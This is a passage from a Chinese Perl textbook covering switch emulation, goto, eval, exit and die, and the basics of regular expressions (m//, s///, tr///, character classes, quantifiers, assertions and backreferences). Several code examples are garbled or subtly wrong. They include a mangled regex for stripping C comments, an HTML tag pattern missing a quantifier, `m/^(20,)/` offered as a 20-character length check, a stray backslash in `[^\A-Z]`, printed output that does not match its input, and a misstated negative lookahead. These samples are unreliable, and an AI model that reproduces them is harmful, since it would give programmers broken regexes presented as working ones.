switch 语句的情况怎样？在 Perl 中，你不得不使用长梯状的 if、elsif 和 else 语句来进行多重检测。为什么 Perl 没有一个像 C 那样的 switch 语句呢？实际上，Perl 的确没有 switch 语句，但你可以做一个。

switch 语句是这样工作的：让多个其他数值与一个测试值相比较，而执行与测试值相匹配的值，如果任何一个存在的话，则执行对应的代码。

Perl 并没有内建的 switch 语句，但可以使用代码块去建造一个。因为块非常像只执行一次的循环，实际上可以使用诸如 last 这样的循环控制语句离开这个块。

考虑这个例子，其中使用&&运算符，它仅当第一个操作对象为真时，才执行第一个操作对象，创建了一个 switch 语句，它使用模式匹配（参见第 6 章以获取更多有关模式匹配的详细内容）将\$\_的值与用户可能输入的各种字符串（run, stop, connect 和 find）相比较：

```
print "Enter command: ";

while(<>) {
    SWITCH: {
        /run/ && do {
            $message = "Running\n";
            last SWITCH;
        };

        /stop/ && do {
            $message = "Stopped\n";
            last SWITCH;
        };

        /connect/ && do {
            $message = "Connected\n";
            last SWITCH;
        };

        /find/ && do {
            $message = "Found\n";
            last SWITCH;
        };

        /q/ && do {
            exit;
        };

        DEFAULT:      $message = "No match.\n";
    }

    print $message;
    print "Enter command: ";
}
```

如果用户输入了这些字符串——run, stop, connect 或 find——中的其中一个，代码将打

印出相应的信息；如果用户输入 **q**，代码则退出（使用 Perl 的 **exit** 语句）：

```
%perl switch.pl

Enter command: run
Running
Enter command: find
Found
Enter command: stop
Stopped
Enter command: restart
No match.
Enter command: q
```

另外，还可以使用哈希表来取代 **switch** 语句的创建，只需用哈希表中的键作为被检测的值即可，如下：

```
$hash{run}      = "Running\n";
$hash{stop}     = "Stopped\n";
$hash{connect} = "Connected\n";
$hash{find}     = "Found\n";

print "Enter command: ";

while(<>) {
    chomp;

    if ($_ eq 'q') {
        exit;
    } elsif (exists($hash{$_})) {
        print $hash{$_};
    } else {
        print "No match.\n";
    }

    print "Enter command: ";
}
```

这段代码与先前自定义的 **switch** 的工作方式一致：

```
%perl switch2.pl

Enter command: run
Running
Enter command: find
Found
Enter command: stop
Stopped
Enter command: restart
No match.

Enter command: q
```

### 5.2.16 使用goto语句

Perl 的确包含了一个 `goto` 语句，介绍它很大程度上是为了完整性，因为使用 `goto` 通常并不是好办法，特别是因为 Perl 拥有很好的一套“逃脱”循环的命令。依赖于 `goto` 可能会产生一些难以跟随的跳跃，因为它们突然将执行过程转移到一个完全崭新的工作背景。

`goto` 的 3 种形式如下：

```
goto LABEL
goto EXPR
goto &NAME
```

第一种形式 `goto LABEL`，将执行过程转到标有 `LABEL` 的语句。第二种形式 `goto EXPR` 计算 `EXPR`，转到计算结果对应的标号。在子程序中使用最后一种形式，`goto &NAME`。

在这个例子中，使用 `goto` 形成循环，它一遍又一遍地读取输入，直到用户输入 `exit`：

```
INPUT: $line = <>;
if ($line !~ /exit/) {print "Try again\n"; goto INPUT}
```

### 5.2.17 使用eval函数执行代码

可以看到，多数在 C 中能做的工作也能用 Perl 做到。有没有在 Perl 能做但在 C 中做不了的呢？当然有，而且有很多，如你可以写一个 Perl 语句来执行其他 Perl 语句。

可以使用 `eval` 语句来计算 Perl 代码。它是非常强有力和常用的语句，看上去就像这样：

```
eval EXPR
eval BLOCK
```

注意，在 Perl 中可以使用两种形式的 `eval`：一种可以执行表达式 `EXPR`；另一种则执行整块 `BLOCK`。当希望每次执行在表达式中的代码都解释它时，使用 `eval` 第一种形式 `eval EXPR`。如果忽略 `EXPR`，则 `eval` 计算 `$_`。当使用 `eval` 的第二种形式 `eval BLOCK` 时，当解释其余代码时，只解释一次 `BLOCK` 中的代码。想要捕捉到错误时，因为 `eval` 可以处理可能会对程序造成致命后果的错误，通常使用这种形式的 `eval` 函数。`eval` 语句返回位于预定义 Perl 函数 `$@` 中的任何错误消息。

在两种情况下，`eval` 返回的值都是 `eval` 执行代码中的最后一个语句的值。

这里有一个程序，它说明了如何使用 `eval` 来计算 `print "Hello\n"`：

```
eval "print \"Hello\n\"";

Hello
```

可以将欲执行的代码存成字符串：

```
$string = "print \"Hello\n\"";
eval $string;
```



```
Hello
```

也可以计算多个语句——实际上，可以是整个脚本：

```
$string = "print \"Hello \"; print \"there\n\"";
eval $string;
```

```
Hello there
```

这个例子说明了如何使用块形式的 `eval` 来实现同样的功能：

```
eval {print "Hello ";
      print "there\n"}
```

```
Hello there
```

下面说明如何才能交互执行代码，只要那些语句的长度都不超过一行：

```
while (<>) {eval;}
```

最后，这个例子说明了怎样才能使用 `eval` 来处理会变成致命错误的情况（这是 `eval` 的 **eval BLOCK** 形式的最主要用法——提供捕捉运行期间错误的机制）。注意，程序打印出错误消息，而这并不是致命错误：

```
$x = 1;
$y = 0;
eval {$result = $x / $y};
print "eval says: $@" if $@;

eval says: Illegal division by zero at divider.pl line 3.
```

### 5.2.18 使用 `exit` 语句结束程序

想要结束程序的时候怎样做呢？可以使用 Perl 的 `exit` 语句来终止程序：

```
exit EXPR
```

这个语句返回 **EXPR**（如果指定的话），作为程序的退出码（可以将 **EXPR** 设置为 0 代表成功，为 1 代表有某种错误，它们是惟一的普遍承认的设置）。如果省略 **EXPR**，则 `exit` 返回 0。

在这个例子中，当用户输入 `y` 时结束程序：

```
print "Please type the letter y\n";
while (<>) {
    chop;
    if ($_ ne 'y') {
        print "Please type the letter y\n";
    } else {
        print "Do you always do what you're told?\n";
```

```
        exit;
    }
}
```

我们在前面看到过这个例子。在这里，如果用户输入 **q**，我们将退出程序：

```
$hash{run}      = "Running\n";
$hash{stop}     = "Stopped\n";
$hash{connect} = "Connected\n";
$hash{find}     = "Found\n";

print "Enter command: ";

while(<>) {
    chomp;

    if ($_ eq 'q') {
        exit;
    } elsif (exists($hash{$_})) {
        print $hash{$_};
    } else {
        print "No match.\n";
    }

    print "Enter command: ";
}
```

同时看看下面将要介绍的 **die** 语句。

### 5.2.19 使用die语句

如果仅仅想要结束程序，**exit** 语句是很好的，但如果出现了问题，你想要在结束程序时显示错误消息该怎么办？

可以使用 **die** 函数，一般而言，它的工作方式就像这样：

```
die LIST
```

这个函数将 **LIST** 的值打印到 **STDERR** 且终止程序，返回 Perl 特殊变量 **\$!** 的当前值。在 **eval** 语句中，错误消息放在特殊变量 **\$@** 中，然后 **eval** 语句就结束了。

在下一个例子中，试图打开一个不存在的文件（在 Perl 中，将看到 **die** 语句几乎一成不变地连接在 **open** 语句的末端）：

```
$filename = "nonexist.pl";
open FileHandle, $filename or die "Cannot open $filename\n";
```

这段代码结束时附带着这条错误消息：

```
Cannot open nonexist.pl
```

同时看看上一个主题有关 **exit** 语句的内容。

## 第 6 章 正则表达式

### 6.1 深入分析

Perl 特别擅长进行文本处理，事实上，最初开发它的目的就是文本处理，而且现在这仍然是许多程序员研究它的原因。正则表达式在 Perl 的文本处理方面占有很重要的地位，经过多年的发展，它越来越重要。

通过正则表达式，可以使用模式匹配（即比较字符串和测试字符串，测试字符串称为模式，其中可能包含通配符和其他特殊字符）和文本替换，并提供了非常强大的方法用程序控制的方式处理文本。对于经验丰富的程序员来说，这是一组非常强大的工具。

另一方面，毫无疑问，在 Perl 中使用正则表达式是相当复杂的。即使相对比较简单正则表达式，都需要研究一些时间，例如，下面的例子正在匹配 HTML `<A>`或`<IMG>`标记和对应的结束标记`</A>`或`</IMG>`之间的所有文本。

```
$text = "<A>Here is an anchor.</A>";
if ($text =~ /<(IMG|A)>[\w\s\.]<\/\1>/i)
    {print "Found an image or anchor tag.";}

Found an image or anchor tag.
```

在本章中，我尽量以明白易懂的方式讲解这个比较难以理解的话题。在使用 Perl 时，经常会遇到这方面的内容，因此掌握它是非常重要的。

#### 6.1.1 使用正则表达式

在使用正则表达式时，需要使用两个字符串处理运算符：模式匹配运算符 `m//`和替换运算符 `s//`。在本章还将介绍另一个密切相关的运算符，即转换运算符 `tr///`，它进行一些简单的转换，但不使用正则表达式。

##### 6.1.1.1 `m//`运算符

默认情况下，`m//`运算符尝试匹配指定的模式和`$_`中的文本。例如，在用户输入的文本中查找字符串 `exit`（第 2 个反斜线之后的 `i` 修饰符使得模式匹配不区分大小写）。如果在`$_`中找到了 `exit`，则 `m//`返回真：

```
while(<>) {
    if(m/exit/i) {exit;}
```



```
}
```

也可以用`=~`运算符来指定 `m//`运算符查找的字符串。在这里，指定这个运算符应该查找标量`$line`，而不是`$_`。这段代码并没有改变`$line`中的值，如果找到了 `exit`，则查找仅仅返回真：

```
while($line = <>) {
    if($line =~ m/exit/i) {exit;}
}
```

可以通过使用`!~`运算符来改变比较的逻辑含义，该运算符将对`=~`的返回值取反。

事实上，因为 `m//`运算符的使用非常频繁，所以，你甚至可以忽略 `m` 部分，多数程序员经常使用的快捷方式如下：

```
while($line = <>) {
    if($line =~ /exit/i) {exit;}
}
```

与其他 Perl 运算符一样，如果你不喜欢斜线，可以使用自己的定界符，但在这种情况下，必须使用 `m`：

```
while($line = <>) {
    if($line =~ m{exit}i) {exit;}
}
```

在标量上下文中，`m//`返回真或者假。在表上下文中，如果使用了 `g` 修饰符来进行全局查找，则 `m//`返回所有匹配值的列表。例如，下面的例子创建了一个数组`@a`，它将容纳`$_`中的所有小写单词：

```
$_ = "Here is the text";
@a = m/\b[^\A-Z]+\b/g;
print "@a";

is the text
```

在本章中，我们将了解这个表达式各个部分的作用（在这个例子中，使用了`\b`来匹配单词范围，`^[A-Z]`可以匹配除了大写字母之外的任何字符，`+`确保可以找到多个匹配值，而 `g` 修饰符说明这是全局查找，全局查找可以查找所有连续的匹配值）。

---

**提示：**在表上下文中使用 `m//`，而没有使用 `g` 修饰符时，会在括号内得到子表达式的匹配值表。参见 6.2.7 节“创建正则表达式：引用前一次匹配的向后引用”。

---

也可以在 `m//`（和随后介绍的 `s///`）中使用变量，并插入其中，例如：

```
$s = "Here is the text";
$match = "text";
if ($s =~ m/$match/) {
    print "Found the text.";
}
```

```
}
```

```
Found the text.
```

用 `m//` 匹配可能是所有正则表达式操作中最常见的操作，而且它为查找以及提取子字符串提供了一种非常简单的方法。在 `m//` 运算符之后，下一个常用的运算符就是 `s//`。

#### 6.1.1.2 `s//` 运算符

`s//` 运算符可以用一个字符串替换另外一个字符串。例如，在下面的例子中，用字符串 `old` 替换了字符串 `young`。

```
$text = "Pretty young.";
$text =~ s/young/old/;
print $text;

Pretty old.
```

默认情况下，这个运算符也使用 `$_`，而且和 `m//` 运算符一样，只要在表达式中使用了替换字符作为统一的定界符，就可以不使用斜线。下面的例子没有使用 `/`，而是使用了 `|`：

```
$text = "Pretty young.";
$text =~ s|young|old|;
print $text;

Pretty old.
```

甚至可以这样使用括号：

```
$text = "Pretty young.";
$text =~ s(young)(old);
print $text;

Pretty old.
```

注意，`m//` 和 `s//` 是从左边开始匹配的，例如：

```
$text = "Pretty young, but not very young.";
$text =~ s/young/old/;
print $text;

Pretty old, but not very young.
```

在这个例子中，代码仅仅进行了一次替换，但 `m//`、`s//` 和 `tr///` 运算符都带有一组修饰符（类似开关的单个字符），而且如果在这里使用了 `g` 修饰符，则 `s//` 运算符将进行全局替换：

```
$text = "Pretty young, but not very young.";
$text =~ s/young/old/g;
print $text;

Pretty old, but not very old.
```

本章将介绍 3 个运算符，最后一个为 `tr///`。

#### 6.1.1.3 `tr///`运算符

除了 `m///`和 `s///`运算符之外，Perl 也支持 `tr///`运算符（和 `y///`运算符一样），这个运算符可以将一个字符转换为另外一个字符。默认情况下，`tr///`使用 `$_`，在下面的例子中，将用户输入的字符 `o` 转换为字符 `i`。

```
while (<>) {  
    tr/o/i/;  
    print;  
}
```

用户输入 `Tony` 时，脚本的运行结果如下：

```
%perl o2i.pl
```

```
Tony  
Tiny
```

如果使用 `=~`运算符，则可以指定要处理的字符串。在下面的例子中，用字母 `i` 替换了字符串 `$text` 中的所有字母 `o`。

```
$text = "His name is Tom.";  
$text =~ tr/o/i/;  
print $text;  
  
His name is Tim.
```

如果使用 `d` 修饰符，则也可以使用 `tr///`来删除字符。在这个例子中，从 `$text` 中删除字符，它将 DOS 字符串（使用 `\r\n` 作为行尾字符序列）转换为 Unix 字符串（仅使用 `\n`）：

```
$text =~ tr/\r//d;
```

本章将讨论这些运算符，然后是 `m///`、`s///`和 `r///`，我们仅仅涉及了最简单的内容。现在可以开始创建正则表达式了，它将让我们直接支持匹配和替换。

## 6.2 快速解决方案

### 6.2.1 创建正则表达式：概述

本节介绍有关正则表达式的内容。

正则表达式可以创建模式，它可以在较大的字符串中匹配子字符串，而且可以将正则表达式传递给 `m///`和 `s///`运算符。在下面的例子中，使用正则表达式 `\b([A-Za-z]+)\b` 在文本字符串中匹配单词：



```
$text = "Perl is the subject.";
$text =~ /\b([A-Za-z]+\b)/;
print $1;

Perl
```

在这个例子中，表达式`(\b([A-Za-z]+\b))`包含(和)分组元字符、`\b` 边界元字符和字符类`[A-Za-z]`（这可以匹配所有大写和小写字母）和量词`+`，它指定希望在已指定的字符类中查找1个或多个字符。(和)使得 Perl 记住一个匹配，前面的代码称之为`$1`，并打印了字符串中的第1个单词。

因为正则表达式非常复杂(实际上,正则表达式在 Perl 中构成了它们自己的编程子语言),在本章中,将用许多篇幅来详细介绍它们。

#### 正则表达式的组成部分

为了研究正则表达式,需要知道它们的组成部分。一般情况下,正则表达式由下列部分组成:

- ◆ 字符
- ◆ 字符类
- ◆ 其他匹配模式
- ◆ 量词
- ◆ 断言
- ◆ 向后引用
- ◆ 正则表达式扩展

所有这些内容都值得详细研究,我将在下面几节中依次介绍它们。在研究了正则表达式的组成部分之后,将在本章的剩余部分中介绍如何使用它们。

---

**提示:** 因为正则表达式非常复杂,所以可能需要在 `eval` 语句中执行它们,这样可以捕获错误。

---

相关解决方案参见 5.2.17 节“用 `eval` 函数执行代码”。

#### 6.2.2 创建正则表达式: 字符

我们希望确定用户输入的是否是 `quit`, 如果是, 则退出程序。使用正则表达式解决这个问题非常简单, 将特定的字符或者字符序列作为字面量, 即可以使用它来匹配自身。

在正则表达式中, 任何单个字符都与自己匹配, 除非它是具有特殊含义的元字符(例如 `$` 或者 `^`)。例如, 在下面的例子中, 检查用户输入的是否是 `quit`, 如果是, 则执行 `exit` 命令:

```
while(<>) {
    if(m/quit/) {exit;}
}
```

通过检查用户输入的内容仅包含 `quit`，就可以更加准确地完成这项操作（例如，为了确保在用户输入 `Don't quit` 的情况下，我们不会作出错误的操作），这可以用 `^` 和 `$` 元字符来完成，并用 `i` 修饰符来使匹配过程区分大小写：

```
while(<>) {  
    if(m/^quit$/i) {exit;}  
}
```

为了更多地了解 `^` 和 `$`，参见 6.2.6 节“创建正则表达式：断言”，要更多地了解 `i` 修饰符，请参见 6.2.9 节“与 `m//` 和 `s///` 一起使用修饰符”。

除了普通字符之外，Perl 还定义了下列特殊字符，它们可以在正则表达式中使用。注意，必须在这些字符的前面加入反斜线，以改变这些字符的含义：

- ◆ `\077`——8 进制字符
- ◆ `\a`——报警（铃声）
- ◆ `\c[`——控制字符
- ◆ `\D`——匹配非数字字符
- ◆ `\d`——匹配数字字符
- ◆ `\E`——启用模式元字符
- ◆ `\e`——转义
- ◆ `\f`——换页
- ◆ `\L`——小写，直至遇到 `\E`
- ◆ `\l`——小写下一个字符
- ◆ `\n`——换行
- ◆ `\Q`——引用（禁止）模式元字符，直至遇到 `\E`
- ◆ `\r`——回车
- ◆ `\S`——匹配非空白字符
- ◆ `\s`——匹配空白字符
- ◆ `\t`——制表位
- ◆ `\U`——大写，直至遇到 `\E`
- ◆ `\u`——大写下一个字符
- ◆ `\W`——匹配非单词字符
- ◆ `\w`——匹配一个单词字符（字母数字字符和“`_`”）
- ◆ `\x1`——16 进制字符

要特别注意功能强大的字符，例如 `\w`，它可以匹配单词字符。还要注意，`\w` 仅匹配一个字母数字字符，而不是单词。为了匹配单词，需要这样使用 `\w+`（+意味着“一个或多个匹配”；参见 6.2.5 节“创建正则表达式：量词”节，以详细了解如何使用+）。

```
$text = "Here is some text.";
$text =~ s/\w+/There/;
print $text;

There is some text.
```

### 匹配任何字符

正则表达式中功能非常强大的一个字符是句点（.）。这个字符可以匹配任意字符，但换行符除外（但是如果与 `m//` 和 `s///` 一起使用 `s` 修饰符，句点字符将和换行匹配，要详细了解 `s` 修饰符，请参见 6.2.9 节“与 `m//` 和 `s///` 一起使用修饰符”）。

例如，在下面的例子中，可以用星号替换字符串中的所有字符。在这个例子中，用 `g` 修饰符以使替换操作在全局范围内进行（要详细了解如何使用 `g` 修饰符，请参见 6.2.9 节“与 `m//` 和 `s///` 一起使用修饰符”）。

```
$text = "Now is the time.";
$text =~ s/./*/g;
print $text;

*****
```

如果希望匹配句点，应该怎么办？诸如句点这样的字符在正则表达式中称为元字符（元字符包括 `\ | ( ) [ { ^ $ * + ? .`），仅需在它们前面加入反斜线，就可以确保将按照字面意义解释，而不是作为元字符解释。在这个例子中使用 `^`，它可以匹配行首，让用户知道不应该用句点开始句子（在这个例子中，实际上就是行）：

```
$line = ".Hello!";

if ($line =~ m/^\./) {
    print "Shouldn't start a sentence with a period!";
}

Shouldn't start a sentence with a period!
```

在下面的例子中，从 C 代码中删除了注释，方法是使用 `*` 量词和 `.` 来代表任意数量的类似字符，以匹配定界符 `/*` 和 `*/` 之间的所有字符（要详细了解 `*` 量词，请参见“创建正则表达式：量词”节）：

```
$code = "count++; /* Increment count */";

$code =~ s/\/\/*.*\*\/\//g;

print $code;

count++;
```

注意前面的表达式中出现了多少个斜线。通过使用不同的定界符，如 `|`，可以使得表达式易于阅读：



```
$code = "count++; /* Increment count */";
$code =~ s|\\|\\*\\.\\*\\*\\|\\|g;

print $code;

count++;
```

也可以使用 `quotemeta` 函数在每个非字母数字字符的前面加入反斜线。考虑下面的例子，其中的两行代码会产生相同的字符串。

```
$text = "I\\ said\\ \\\"Hello\\.\\.\\\"";
$text = quotemeta('I said "Hello."');
```

### 6.2.3 创建正则表达式：字符类

如果并不希望仅匹配一个字符，而是查找一组字符中的某个字符，应该怎么办？例如，希望在字符串中查找任意元音字母？此时可使用字符类。

可以用多个字符组成字符类，而那个类将匹配其中的任意字符。字符类要包含在方括号 `[` 和 `]` 中。也可以使用 `-` 字符指定字符范围（注意，如果希望指定 `-` 作为要查找的实际字符，则需要用 `\`-转义-）。

在这个例子中，代码正在字符串中查找元音字母：

```
$text = "Here is the text.";
if ($text =~ /[aeiou]/) {print "Yep, we got vowels.\n";}

Yep, we got vowels.
```

在下面的例子中，通过查找 `[A-Za-z]+` 查找字符串中的第 1 个单词，并替换那个单词（+ 意味着“一个或多个字符”，参见本章后面的“创建正则表达式：量词”节，以更多地了解如何使用+）。

```
$text = "What is the subject";
$text =~ s/[A-Za-z]+/Perl/;
print $text;

Perl is the subject
```

如果使用 `^` 作为字符类中的第 1 个字符，则那个字符类将匹配其中没有的任何字符，在下面的例子中，仅仅匹配了既不是字母也不是空白的字符：

```
$text = "Perl is the subject on page 493 of the book.";
$text =~ s/[^A-Za-z\s]+/500/;
print $text;

Perl is the subject on page 500 of the book.
```

下面的例子提取了 `$_` 中全部是小写的单词，并将它们存储在新数组 `@a` 中（注意，正如

以前说明的那样，在表上下文中，`m//`返回所有匹配值的列表）：

```
$_ = "Here is the text";
@a = m/\b[^A-Z]+\b/g;
print "@a";

is the text
```

这个例子使用**\b**来匹配单词边界，**[^A-Z]**可以匹配除了大写字符之外的任意字符，**+**确保有多个匹配值，**g**修饰符确保这是全局查找，而不会在第1个匹配值之后停止查找。

#### 6.2.4 创建正则表达式：多重匹配模式

通过将特定字符或者字符序列作为正则表达式中的文字或者字符类，就可以匹配特定字符或者字符序列。但是，如果希望匹配‘quit’或者‘exit’，应该怎么办？在这种情况下，可以使用多重匹配模式。

什么是多重匹配模式？它意味着可以为模式指定一系列选项，并用**|**分开各个选项。例如，可以这样来检查用户输入的是否“exit”、“quit”还是“stop”：

```
while(<>) {
    if(m/exit|quit|stop/) {exit;}
}
```

常见的情况是将选项值放在括号内，这样可以明确地表示它们从什么地方开始，在什么地方结束，而不会偶然将周围的字符作为选项值的组成部分。在下面的例子中，**^**和**\$**元字符分别匹配行首和末尾（参见“创建正则表达式：断言”节，以了解更多的信息）：

```
while(<>) {
    if(m/^(exit|quit|stop)$/) {exit;}
}
```

将按照从左到右的顺序检查选项值，所以第1个匹配的选项值就是所用的值。

---

**提示：**注意，**|**是方括号内的字面量，所以`[TimTomTam]`实际上仅仅匹配`Tioam`。通过避免使用不必要的选项值，可以提高正则表达式的效率。因为选项值表中的每个选项都必须进行检查，模式匹配运算符会需要很长的时间。使用选项值表的时候要小心。

---

#### 6.2.5 创建正则表达式：量词

现在，我们已经可以匹配特定字符、单词、字符类或者多个字符、单词和字符类。但是，这样的功能仍然很有限。如果希望匹配文档中的所有单词，无论它们是什么，或者具有特定特点的单词，该怎么办？换句话说，如何处理通配符？答案是使用量词。

可以使用量词来指定模式必须匹配特定的次数。例如，下面的例子使用**+**量词来匹配和替换字母**e**：



```
$text = "Hello from Peeeeeeeeeeeeeeerl.";
$text =~ s/e+/e/g;
print $text;

Hello from Perl.
```

+量词意味着“一个或者多个”。

下面列出了所有的可用 Perl 量词：

- ◆ \*——匹配 0 次或者多次
- ◆ +——匹配 1 次或者多次
- ◆ ?——匹配 1 次或者 0 次
- ◆ {n}——匹配 n 次
- ◆ {n,} ——匹配至少 n 次
- ◆ {n,m}——匹配至少 n 次，但是至多匹配 m 次

下面是在前面介绍的一个例子，这个例子使用+量词在\$\_中匹配全部为小写的单词，并将它们存储在新数组@a内：

```
$_ = "Here is the text";
@a = m/\b[^\A-Z]+\b/g;
print "@a";

is the text
```

除了+之外，这个例子使用\b来匹配单词边界，[^\A-Z]来匹配除了大写字符之外的任何字符，g修饰符使得在全局范围内进行查找，这可以找到所有的匹配值。

下面的例子确保用户输入的所有行至少具有 20 个字符：

```
while (<>) {
    if(!m/^(20,)/) {print "Please type longer lines!\n";}
}
```

在本章的前面，讨论句点(.)如何匹配任意字符时，曾经讨论了下面的例子。这个例子从 C 语言代码中删除了注释，方法是使用\*量词来匹配定界符/\*和\*/之间的所有字符（并使用g修饰符使得s///在全局内进行，即，处理字符串内的所有匹配值）：

```
$code = "count++; /* Increment count */";

$code =~ s/\/\/*.*\*\/\//g;

print $code;

count++;
```

注意，默认情况下，量词是非常“贪婪的”，这意味着通过创建从当前查找位置开始的



合法匹配值，它们将返回找到的最长匹配值。下面将说明这意味着什么。

### 量词的“贪婪性”

Perl 中的“贪婪性”是什么？考虑这个例子，假设希望通过用 “That’s” 替换 “That is”，而将文本 “That is some text, isn’t it?” 修改为 “That’s some text, isn’t it?”。可以尝试用如下方法解决这个问题，查找后面跟着 “is” 的任意个数的字符，例如 \*is：

```
$text = "That is some text, isn't it?";  
$text =~ s/.*is/That's/;  
print $text;
```

问题在于量词很“贪婪”，而且尽可能多地进行匹配，这意味着 Perl 将使用 is 前面的.\* 来匹配文本中最后一个 is 之前的所有字符。前面这段代码的结果如下：

```
That'sn't it?
```

为了了解如何使量词不要如此“贪婪”，参见本章 6.2.23 节“降低量词的贪婪程度：最小匹配”。

带有量词的正则表达式也可能涉及到所谓的回溯过程。为了匹配正则表达式，必须匹配整个表达式，而不是某个部分。如果包含量词的模式开头部分发挥了作用，但使得模式的以后部分失效，则 Perl 将倒退并从开头处重新开始（这就是称之为回溯的原因）。

---

提示：没有必要的回溯是浪费时间的主要原因，所以，在设计正则表达式及其所处理的文本时，要记住这一点。

---

## 6.2.6 创建正则表达式：断言

若需要在正则表达式中进行更多的控制，希望匹配单词、行尾、字符串末尾……此时可以使用断言。

可以使用断言（也称为锚）来匹配字符串中的某些条件，而不是真实的数据。注意，在 Perl 正则表达式中，合法 Perl 断言的宽度是 0。这意味着它们不会增加匹配的字符串长度（即可以使用它们匹配文本中的某些条件，而不是特定的字符）。下面就是合法的 Perl 断言：

- ◆ ^——匹配行首
- ◆ \$——匹配行尾（或者末尾前的新行）
- ◆ \A——仅仅匹配字符串开头
- ◆ \B——匹配非单词边界
- ◆ \b——匹配单词边界
- ◆ \G——仅仅匹配前一个 m//g 剩余的内容（仅仅能和/g 一起使用）
- ◆ \Z——仅仅匹配字符串的末尾，或者末尾前的新行
- ◆ \z——仅仅匹配字符串的末尾

- ◆ `(?=EXPR)`——如果 `EXPR` 可以匹配下一个，则进行匹配
- ◆ `(?!EXPR)`——如果 `EXP` 不能匹配下一个，则进行匹配
- ◆ `(?<=EXPR)`——如果 `EXPR` 可以匹配前一个，则进行匹配
- ◆ `(?<!EXPR)`——如果 `EXPR` 不能匹配前一个，则进行匹配

---

提示：为了更多地了解以`?`开始的断言，如`(?=EXPR)`，参见 6.2.8 节“创建正则表达式：正则表达式扩展”。

---

最常用的断言是`\b`，它将匹配单词边界。下面的例子说明如何使用单词边界匹配单词，即文本中的第 1 个单词（参见 6.2.12 节“匹配单词”）：

```
$text = "Here is some text.";
$text =~ s/\b([A-Za-z]+)\b/There/;
print $text;

There is some text.
```

行首和行尾断言也非常重要。如果用户在一行上仅输入了“yes”，则下面的例子通过使用断言`^`（行首）和`$`（行尾）来匹配行首和行尾而打印消息：

```
while(<>) {
    if(m/^(yes)$/) {print "Thank you for being agreeable."}
}
```

---

提示：要更多地了解行首和行尾的匹配，请参见 6.2.13 节“匹配行首”和 6.2.14 节“匹配行尾”。

---

### 6.2.7 创建正则表达式：引用前一次匹配的向后引用

要匹配 HTML 标记，必须确保包括结束标记，如`</A>`匹配开始标记`<A>`。此时可以使用向后引用。

有时，在相同的表达式中引用前面的匹配是非常有用的。假设你希望处理 HTML，并确保正在匹配从开始标记到相应的结束标记之间的文本，例如`<A>`到`</A>`之间。通过使用反斜线以及数字如`\1`，`\2`，`\3` 等，来引用相同模式中以前的匹配值。表达式`\1` 代表第 1 次匹配，`\2` 代表第 2 次匹配，依此类推。

这段代码通过匹配`<A>`和`<IMG>`标记而说明了上面的方法：

```
$text = "<A>Here is an anchor.</A>";
if ($text =~ /<(IMG|A)>[\w\s\.<\/\1>/i)
    {print "Found an image or anchor tag.";}

Found an image or anchor tag.
```

也可以在数字的前面加入`$`（如`$1`、`$2`、`$3` 等）而在括号内引用模式之外的匹配。下面的例子使用向后引用`$1` 而将单词转换为缩写形式：



```
$name = "Anonymous Perl Programmers";
$name =~ s/(\w)\w*/$1\./g;
print "The meeting of the $name foundation is now in session.";

The meeting of the A. P. P. foundation is now in session.
```

下面的例子使用了向后引用\$1（这个例子使用\d来匹配数字）：

```
$text = "I have 4 apples.";
if ($text =~ /(\d+)/) {print "Here's the number of apples: $1.\n";}

Here's the number of apples: 4.
```

Perl 中常用\$1、\$2等，我们会经常使用这种技术。下面的例子使用s///颠倒了文本中 3 个单词的次序：

```
$text = "I see you";
$text =~ s/^( \w+ ) * ( \w+ ) * ( \w+ ) /$3 $2 $1/;
print $text;

you see I
```

除了向后引用之外，也可以使用 Perl 特殊变量\$&（它引用前一个匹配）、\$'（它引用前一次匹配之后的字符串）和\$`（它引用前一次匹配之前的字符串）。参见第 10 章以了解更多的细节内容。

---

**提示：**如果应用程序的速度非常重要，则使用变量\$&、\$'和\$`并不好。如果曾经使用过其中的某个变量，Perl 会为整个程序中所用的每个模式匹配跟踪所有这些变量。

---

因为\$+预定义变量引用了括号内的最后一次模式匹配，因此应当了解这个变量。为什么需要了解\$+变量？如果模式匹配带有使用选项值的括号，则这个变量非常有用，例如：

```
$text = 'ID: 1234 Moola: $5.99 Destination: Unknown';

$text =~ /Cash: \$(.*) Destination|Moola: \$(.*) Destination/;
```

在这个例子中，\$1引用了第 1 次匹配值，而\$2引用了第 2 次匹配值。因为仅仅匹配一个模式时，应该使用哪个变量，是\$1还是\$2？通过使用\$+来引用最后一次括号匹配，就解决了这个问题：

```
$text = 'ID: 1234 Moola: $5.99 Destination: Unknown';
$text =~ /Cash: \$(.*) Destination|Moola: \$(.*) Destination/;
print "Amount = \$$+";

Amount = $5.99
```

向后引用还有这样的应用，如果在表上下文中使用m//，而没有使用g修饰符，则m//返回向后引用的列表，例如：



```
$_ = "This is a test";
@a = m/(\w*)\W(\w*)\W(\w*)\W(\w*)/;
print "@a";

This is a test
```

这段代码与在表上下文中使用 `m//g` 类似（即带有 `g` 修饰符的 `m//`）。在这种情况下，`m//` 返回所有匹配值的列表，下面的例子查找由 4 个字母构成的单词：

```
@a = ("This is a test" =~ m/\w{4}\b/g);
print "@a";

This test
```

---

**提示：**有时使用括号在正则表达式中存放匹配，有时仅使用括号对正则表达式中的元素进行分组。如果仅对元素分组，则因为 Perl 会毫无必要地存储每个匹配，因此会降低正则表达式的处理速度。参见 6.2.8 节“创建正则表达式：正则表达式扩展”节，以了解解决这个问题的方法。

---

相关解决方案参见 10.2.1 节“`$'`：向后匹配字符串”、10.2.8 节“`$&`：最近模式匹配”和 10.2.43 节“`$'`：前匹配字符串”。

### 6.2.8 创建正则表达式：正则表达式扩展

Perl 正则表达式具有一组完整的正则表达式扩展，本节将讨论这个问题。

Perl 为正则表达式提供了扩展句法，它使用括号及问号。一些扩展是预定义的：

- ◆ `(?#text)`——指出是注释。将忽略这个表达式内的文本。
- ◆ `(?:pattern)`或者`(?imsx-imsx:pattern)`——用 `(` 和 `)` 对子表达式分组，而不是向后引用。
- ◆ `(?=EXPR)`——正预测断言，如果 `EXPR` 可以匹配下一个，则进行匹配。
- ◆ `(?!EXPR)`——负预测断言，如果 `EXPR` 可以匹配上一个，则进行匹配。
- ◆ `(?<=EXPR)`——正向后断言，如果 `EXPR` 恰好匹配前一个，则进行匹配。
- ◆ `(?<!=EXPR)`——负向后断言，如果 `EXPR` 不能匹配前一个，则进行匹配。
- ◆ `(?{ code })`——计算 Perl 代码 0 宽度断言。仅在使用 `use re 'eval' pragma` 时才能用。
- ◆ `(?gtpattern)`——匹配子字符串，如果定位在给定的位置，也将匹配这个子字符串。
